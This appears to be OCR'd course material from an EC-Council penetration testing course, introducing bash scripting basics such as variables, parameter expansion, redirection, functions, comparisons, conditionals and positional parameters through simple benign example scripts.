


Shebang

As a review, all BASH scripts must be made executable, and they start with a shebang and this is how they are identified. As discussed earlier, the file command can identify the file type as a shell script.

Another way to execute bash scripts is to call the bash interpreter explicitly, e.g. **`$ bash date.sh`**; hence, the script can be executed without making the shell script executable and without declaring shebang directly within a shell script.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Variables

Variables are the essence of programming. Variables allow a programmer to store data, alter, and reuse them throughout the script.

We have declared a variable **`greeting`** and assigned a string value **`Welcome`** to it. The next variable **`user`** contains a value of the user name running a shell session. This is done through a technique called command substitution. This means that the output of the whoami command will be directly assigned to the user variable. The same applies for our next variable **`day`**, which holds the name of today's day produced by the **`date +%A`** command.

The second part of the script uses the echo command to print a message while substituting variable names now prefixed by $ sign with their relevant values. Regarding the last variable used, **`$BASH_VERSION`**, this so-called internal variable is defined as part of your shell.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Parameter Expansion

- Allows for **additional data** to be used and stored in the following:
  - `output=/tmp/${user}_home_$(date +%Y-%m-%d_%H%M%S).tar.gz`



```
#!/bin/bash

# This bash script is used to backup a user's home directory to /tmp/.

user=$(whoami)
input=/home/$user
output=/tmp/${user}_home_$(date +%Y-%m-%d_%H%M%S).tar.gz

tar -czf $output $input
echo "Backup of $input completed! Details about the output backup file:"
ls -l $output
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Parameter Expansion

The script contains the comment line. Every line starting with # sign except the shebang will not be interpreted by bash and will only serve as a programmer's internal note.


The "$" character introduces parameter expansion, command substitution, or arithmetic expansion. The parameter name or symbol to be expanded may be enclosed in braces, which are optional but serve to protect the variable to be expanded from characters immediately following it, which could be interpreted as part of the name.

When braces are used, the matching ending brace is the first '}' not escaped by a backslash or within a quoted string and not within an embedded arithmetic expansion, command substitution, or parameter expansion.

The basic form of parameter expansion is **`${parameter}`**. The value of the parameter is substituted. The parameter is a shell parameter as described above. The braces are required when the parameter is a positional parameter with more than one digit, or when the parameter is followed by a character that is not to be interpreted as part of its name.

The curly braces {} are required because our variable **`$user`** is followed by characters that are not part of its variable name.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Input, Output, and Error Redirections

Normally, commands executed on GNU/Linux command line either produce output, require input, or throw an error message. This is a fundamental concept for shell scripting as well as for working with GNU/Linux's command line in general. These three file descriptors are the same across most languages.

The difference between stdout and stderr output is an important concept as it allows us to redirect each output separately. The > notation is used to redirect stdout to a file, whereas 2> notation is used to redirect stderr, and &> is used to redirect both stdout and stderr.

Again, these are standard items for all languages.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Functions

Functions allow a programmer to organize and reuse code, thus increasing the efficiency, execution speed, as well as readability of the entire script.

It is possible to avoid using functions and write a script without including a single function in it. However, the outcome is likely to be a chunky, inefficient, and hard-to-troubleshoot code.

The function can be understood as a way to group a number of different commands into a single command. This can be extremely useful if the required output or calculation consists of multiple commands, and is expected multiple times throughout the script execution. Functions are defined by using the function keyword and followed by the function body enclosed in curly brackets. This is the same across languages.

We have defined a new function called **`total_files`**. The function utilized the **`find`** and **`wc`** commands to determine the number of files located within a directory supplied to it during the function call.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Numeric and String Comparisons

Description	Numeric Comparison	String Comparison
less than	-lt	<
greater than	-gt	>
equal	-eq	=
not equal	-ne	!=
less or equal	-le	N/A
greater or equal	-ge	N/A
Shell comparison example	*[100 -eq 50]; echo $?*	*["GNU"="UNIX]; echo $?*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Numeric and String Comparisons

This is another reference table that is quite similar to the other languages. Therefore, this is not expanded upon in more detail, as you can learn more in labs about these comparison methods.

Using string comparison operators, we can also compare strings similar to how we compare numeric values.

Simple code:

```
#!/bin/bash
string_a="UNIX"
string_b="GNU"
echo "Are $string_a and $string_b strings equal?"
[ $string_a = $string_b ]
echo $?
num_a=100
num_b=100
echo "Is $num_a equal to $num_b ?"
[ $num_a -eq $num_b ]
echo $?
```

Apart from educational value, the above script does not serve any other purpose.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Conditional Statements

- As others
  - If
  - then
  - else



- **Syntax** is the one change that all these statements have in common.



```
#!/bin/bash

num_a=100
num_b=200

if [ $num_a -lt $num_b ]; then
    echo "$num_a is less than $num_b!"

    fi
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conditional Statements

Conditionals allow the programmer to make decisions within a shell script based on certain conditions or events. This is the same in BASH as in any other language or script that uses if, then, and else conditionals.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Positional Parameters

- Assigned via **command line arguments**
- Accessible using the **$ sign**

```
#!/bin/bash

echo $1 $2 $4
echo $#
echo $*
```

```
root@ubuntu:/home/student# ./param.sh 1 2 3 4
1 2 4
4
1 2 3 4
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Positional Parameters

Positional parameters are assigned via command line arguments and are accessible within a script as **`$1`**, **`$2`**...**`$N`** variables. During the script execution, any additional items supplied after the program name are considered as arguments and are available during the script execution.

In the first echo, we print the 1st, 2nd, and 4th positional parameters in the exact order as they are supplied during the script's execution.

`$#` prints the number of the arguments, and the last one prints all the arguments. This allows us to pass data into the program from the command line.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Loops

